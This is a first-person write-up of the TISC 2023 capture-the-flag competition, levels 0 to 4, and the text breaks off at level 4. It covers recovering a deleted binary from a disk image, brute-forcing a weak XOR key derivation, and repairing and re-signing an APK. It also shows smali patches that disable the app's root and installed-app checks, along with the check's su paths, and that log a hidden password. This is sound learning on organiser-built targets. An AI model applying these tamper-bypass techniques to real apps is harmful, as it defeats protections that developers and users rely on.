


TISC 2023 Write up

Introduction

Hello and welcome, this is the a writeup for TISC 2023 that will eventually double as a blog post somewhere on my future blog, so the tone will be a little mixed.

TISC is a competition hosted by CSIT which is some cybersecurity arm of MINDEF and my best guess is that the competition probably justified internally as some recruitment effort.

Honestly this has been the most fun I've had in a while, but it was very disappointing that I was 4 hours too late when I solved level 10.

Structure of the CTF

So it's my first time doing a CTF and generally in CTFs you're supposed to break into poorly configured systems and get flags (which are like little passwords) that prove that you've achieved the task. They are in the form of `TISC{s0m3_1337_h4x0r_sp3@k}` usually.

But of course the systems are set up that way by the organizer, we're not like attacking real infrastructure or anything. Think of it as solving a puzzle!

There are 11 levels in total and the competition is held over a period of 2 weeks. There's a prize of 10k$ split equally among everyone who clears level 8. The same goes for level 9 and 10.

You can only do the levels sequentially (but for levels 6 and 7 there is an alternate branch you can take). Most of the levels have some flavor text about how they are fighting an adversary called PALINDROME, so you will get a taste of CSIT's creative writing.

So lets dig in.

Level 0 (Survey)

Well this level is actually just a survey for the participants.

Welcome to TISC 2023!

TISC LEVEL 0

DESCRIPTION

A warm welcome to you! We see that you have answered our call for Singapore's best and brightest! Let me bring you up to speed on the challenge that we are facing right now.

The Challenge for TISC 2023:
In the aftermath of the fight that prevented PALINDROME's devastating return in TISC 2022, Singapore was saved from the brink of a digital catastrophe. This time, the pursuit will lead us right to the nemesis' lair. Join CSIT and other fellow Cybersecurity experts as we embark on a journey to decimate PALINDROME's reign of terror, once and for all - Now, sir, a war is won!

There will be a series of challenges from level 1-10 for you to complete to hunt PALINDROME down. The levels will cover topics from Forensics, Cryptography Web Pen-testing, Reverse Engineering, Pwn, OSINT, Mobile Security and Cloud.

Once again, you can complete TISC via a split track which will be unlocked once you clear level 5. You can choose to take track A to solve Web and Cloud challenges for levels 6 and 7 respectively, or take track B to solve Reverse Engineering + Pwn challenges for both levels 6 and 7. Both tracks will converge on level 8 once you have cleared either challenge 7A OR 7B.

Before we begin, we'll need you to fill up this survey for us to understand more about you. The flag for level 0 will be revealed immediately upon submission of the form.

TISC{.*} CHALLENGE SOLVED

Level 1 (Disk Forensics)

Disk Archaeology

TISC LEVEL 1

DESCRIPTION
Domain(s): Forensics

Unknown to the world, the sinister organization PALINDROME has been crafting a catastrophic malware that threatens to plunge civilization into chaos. Your mission, if you choose to accept it, is to infiltrate their secret digital lair, a disk image exfiltrated by our spies. This disk holds the key to unraveling their diabolical scheme and preventing the unleashing of a suspected destructive virus.

You will be provided with the following file:
- md5(challenge.tar.xz) = 80ff51568943a39de4975648e688d6a3

Notes:
- challenge.tar.xz decompresses into challenge.img
- FLAG FORMAT is TISC{<some text you have to find>}

ATTACHED FILES
challenge.tar.xz

TISC{.*} CHALLENGE SOLVED

Imbiana Jones

In this level, we have been provided with a disk image. At first I tried to open it in a hex viewer and just search for "TISC", but I didn't seem to find anything.

So I just mounted it as a hard drive on my virtual machine and tried to grep -R for any TISC related text.


Nothing!

Then I listed every single file by date and still nothing suspicious!

Autopsy time

Maybe there is some deleted file, so I downloaded some dodgy app called Autopsy and loaded the image in.

Sure enough there was a file!



I have no idea what $CarvedFiles are and I later learned that .elf files are basically like .exes for Linux. Never seen one before.


So I tried running it on my VM, but I got an error about some musl thing.

Turns out, the disk image is actually an image of Alpine Linux, which is a flavor of Linux that comes with a different set of C libraries from normal Linux flavors (e.g. Ubuntu).

Since I was in a VM I didn't really care about messing up the system so I just `apt install` ed the libraries.

Honestly I don't remember what happened next but I think the program just prints out the flag. So that was easy! I thought I would have to get the program to work or something.

Level 2 (Weak Crypto)



A fun challenge!

Basically we are given both the program and its source code! Technically there is no need to give the program because I could compile it myself but maybe it's because it's level 2.

The program is quite cleanly written that even a layperson could understand it:

```
int main(int argc, char **argv)
{
    char password[MAX_PASSWORD_SIZE + 1] = { 0 };
    int password_length;

    unsigned char key[32];

    printf("Hello PALINDROME member, please enter password:");

    password_length = input_password(password);
    if (password_length < 40) {
        printf("The password should be at least 40 characters as per PALINDROME's security policy.\n");
        exit(0);
    }

    if (!verify_password(password, password_length)) {
        initialise_key(key, password, password_length);
        show_welcome_msg(key);
    }

    else {
        printf("Failure! \n");
        exit(0);
    }
}
```

The rest of the program looks quite scary, with function names like `gcm_decrypt` and other goodies. But in reality it is actually quite simple:

1. `verify_password` checks if the password matches a known hash (sha256)
    a. This means we cannot get the plaintext password directly here
2. Then some key is derived from the password.
3. This key is used to decrypt the welcome message, which looks to be the encrypted flag.

Key derivation

```c
void initialise_key(unsigned char *key, char *password, int password_length) {
    const char *seed = "PALINDROME IS THE BEST!";
    int i, j;
    int counter = 0;

    uint256_t *key256  = (uint256_t *)key;

    key256->a0 = 0;
    key256->a1 = 0;
    key256->a2 = 0;
    key256->a3 = 0;

    uint256_t arr[20] = { 0 };

    calculate_sha256( digest_buf: (unsigned char *) arr,  msg: (unsigned char *) seed,  msglen: strlen(seed));

    for (i = 1; i < 20; i++) {
        calculate_sha256( digest_buf: (unsigned char *)(arr+i),  msg: (unsigned char *) (arr+i-1),  msglen: 32);
    }

    for (i = 0; i < password_length; i++) {
        int ch = password[i];
        for (j = 0; j < 8; j++) {
            counter = counter % 20;

            if (ch & 0x1) {
                accumulate_xor( result: key256,  arr_entry: arr+counter);
            }

            ch = ch >> 1;
            counter++;
        }
    }
}
```

The key derivation process can be explained simply as such:

1. First create 20 randomish numbers (seeds), and a blank key of value 0.
2. Then for every character of the password, if the character is “even”, update the key by XORing the key with the corresponding seed.
    a. “even” characters meaning their binary representation is even
    b. corresponding seed meaning e.g. 1st character → 1st seed, 2nd→2nd, and it wraps around at 20

The weakness

XOR has the following property that A xor B xor B = A. It reverses itself.


- means that for each seed, it is either “included” in the key or not.
- there are only 20 seeds
- 2^20 = 1M possibilities only
- We can simply brute force every combination of seeds

You might ask, how do we know if we guessed the right password then? Fortunately for us, they have opted to use `gcm_decrypt`, which according to the manual, has a way to verify if the decryption has succeeded.

So in the end it took barely 1 second of bruteforcing to find the flag.

(Also there is a fun side question of the most optimal way of bruteforcing this program but I'll leave that for another post)

Level 3 (APK RE)




What's a KPA?

It was two days into the competition and at this point, there's some dude on level 8 on the scoreboard already. Wtf.

This level was quite challenging! APKs are the packaged form of Android apps, and when opened on Android they will prompt the user to install the app. Basically setup.exe.

However, this APK doesn't install! (Although I probably shouldn't even try to install random apps from a cyber security military institute in the first place)

Reading the flavortext more tells us that the file was corrupted. APKs are basically a slightly modified zip file.



On the left, zip files. Files are stacked after another, and then there's a central directory at the end. On the right, APK files, which have an additional chunk that is used to sign the APK to prevent tampering of official APKs.


Normally there can be comments after the end of the central directory, which is what the flavortext was referring to.

Rezip results

Anyway my gut feel was that the zip is probably corrupted, so I tried unzipping and rezipping to recreate the central directory. The good thing about zip files is that you don't actually need the central directory, since you can just recognize the files directly. So we can actually unzip and rezip it.

But of course, to be a valid APK, we need the APK signing block. Fortunately I already had an existing setup for creating APKs so I simply signed the APK with my own key and installed it.

App successfully installed! But it crashes on opening)<



Opening up our trusty logcat, we see that it is missing some resource xml! I later learnt that these resources xmls are what defines the app's layouts, colors, strings, etc. Stuff that is basically not relevant to the app logic. The app logic is stored in `classes.dex`, which can be decompiled into `.smali` files, we'll come to that later.


Adding the missing resources

Basically we'll have to modify the APK and to modify resources, we have to decompile it, since usually the resources are stored in a weird file called `resources.arsc`. Also the funny names like `R5` are like machine-generated when packaging the app into an APK.

Initially I was going to write my own `R5.xml`, and try to guess what components need to be there on the main app layout. When I was referencing other layout files to copy from, I came across a `debug_activity_main.xml`! Bingo!

```
PS C:\Users\dev\Projects\reapk-mini> .\bzsi.bat .\workdir\kpa.fixed\
Building
I: Using Apktool 2.8.1
I: Smaling smali folder into classes.dex...
I: Building resources...
I: Copying libs... (/lib)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: .\output\kpa.fixed.apk
Press any key to continue . . .
Zipaligning + Signing
Zipaligning
Signing
```

And it opens! However, it now shows that a "suspicious device" was detected!



Patch time!

So now we need to dig through the decompiled `.smali` code. How do I even explain smali. Android developers normally write code in Java, which gets compiled and optimized for phones. Smali is a view of this compiled and optmized code. Luckily it is quite readable unlike some other assembly languages out there.

activity_main.xml | MainActivity.smali | MainActivity$c.smali

```
    return-void
.end method

.method protected onResume()V
    .locals 3

    invoke-super {p0}, Landroidx/fragment/app/e;->onResu

    sget v0, Lj1/c;->a:I

    invoke-direct {p0, v0}, Lcom/tisc/kappa/MainActivity

    new-instance v0, Lj1/b;

    invoke-direct {v0}, Lj1/b;-><init>()V

    invoke-static {}, Lj1/b;->e()Z

    move-result v0

    if-eqz v0, :cond_0

    const-string v0, "CHECK FAILED"

    const-string v1, "BYE"

    const-string v2, "Suspicious device detected!"
```

Here we find the stupid check. Let's get rid of it by setting `v4` to 0.

```
    move-result v0

    const/4 v0, 0x0

    if-eqz v0, :cond_0

    const-string v0, "CHECK FAILED"

    const-string v1, "BYE"
```


Further down below there is yet another check that we also patch, all coming from the pesky j1/* files.

If you're curious, it checks for root and presence of certain apps.

```
.method private static c()Z
    .locals 12

    const-string v0, "/system/app/Superuser.apk"

    const-string v1, "/data/local/su"

    const-string v2, "/data/local/bin/su"

    const-string v3, "/data/local/xbin/su"

    const-string v4, "/sbin/su"
```

```
.method public static a(Landroid/content/pm/PackageMana
    .locals 20

    const-string v0, "com.einnovation.temu"

    const-string v1, "com.wbd.stream"

    const-string v2, "com.zhiliaoapp.musically"

    const-string v3, "com.zzkko"

    const-string v4, "com.whatsapp"

    const-string v5, "com.squareup.cash"
```

After patching



Hmm there is a password guessing game. *(By the way the color was atrocious and burned my eyes so I inverted it)*

There is a clue that the password was just written somewhere, so following the `onResume` method (which is called when the app starts or resumes), we find this chunk at the bottom.

```
new-instance v0, Lcom/tisc/kappa/sw;

invoke-direct {v0}, Lcom/tisc/kappa/sw;-><init>()V

invoke-static {}, Lcom/tisc/kappa/sw;->a()V
```

Taking a closer look at the `a` method,

```
.method public static a()V
    .locals 2

    :try_start_0
    const-string v0, "KAPPA"

    invoke-static {}, Lcom/tisc/kappa/sw;->css()Ljava/lang/String;

    move-result-object v1

    invoke-static {v0, v1}, Ljava/lang/System;->setProperty(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;
    :try_end_0
    .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

    :catch_0
    return-void
.end method
```

We see that it tries to write something with `System.setProperty()`


Just log it lol

Well let's just log what they are writing.

```
.method public static a()V
    .locals 2

    :try_start_0
    const-string v0, "KAPPA"

    invoke-static {}, Lcom/tisc/kappa/sw;->css()Ljava/lang/String;

    move-result-object v1

    invoke-static {v0, v1}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I

    invoke-static {v0, v1}, Ljava/lang/System;->setProperty(Ljava/lang/String;Ljava/lang/Str
    :try_end_0
    .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

    :catch_0
    return-void
.end method
```

```
GraphicsEnvi...  V ANGLE GameManagerService for com.
KAPPA            D ArBraCaDabra?KAPPACABANA!
CoreBackPrev...  D Window{fce9ef u0 com.tisc.kappa/c
```

Typing the password back into the app, we get



Level 4 (Battleships)

Really Unfair Battleships Game

TISC LEVEL 4

DESCRIPTION
Domain(s): Pwn, Misc

After last year's hit online RPG game "Slay The Dragon", the cybercriminal organization PALINDROME has once again released another seemingly impossible game called "Really Unfair Battleships Game" (RUBG). This version of Battleships is played on a 16x16 grid, and you only have one life. Once again, we suspect that the game is being used as a recruitment campaign. So once again, you're up!

Things are a little different this time. According to the intelligence we've gathered, just getting a VICTORY in the game is not enough.

PALINDROME would only be handing out flags to hackers who can get a FLAWLESS VICTORY.

You are tasked to beat the game and provide us with the flag (a string in the format TISC{xxx}) that would be displayed after getting a FLAWLESS VICTORY. Our success is critical to ensure the safety of Singapore's cyberspace, as it would allow us to send more undercover operatives to infiltrate PALINDROME.

Godspeed!

You will be provided with the following:

1) Windows Client (.exe)
- Client takes a while to launch, please wait a few seconds.
- If Windows SmartScreen pops up, tell it to run the client anyway.
- If exe does not run, make sure Windows Defender isn't putting it on quarantine.

2) Linux Client (.AppImage)
- Please install fuse before running, you can do "sudo apt install -y fuse"
- Tested to work on Ubuntu 22.04 LTS


ATTACHED FILES
rubg-1.0.0.AppImage
rubg_1.0.0.exe

TISC{.*} CHALLENGE SOLVED


Back to being a kid!

Here goes Level 4! Of course I'm on Windows, so I'd download the exe. Initially I was simply directly loading it up in Ghidra (a program that is used for disassembling executables). However, Ghidra started to hang!

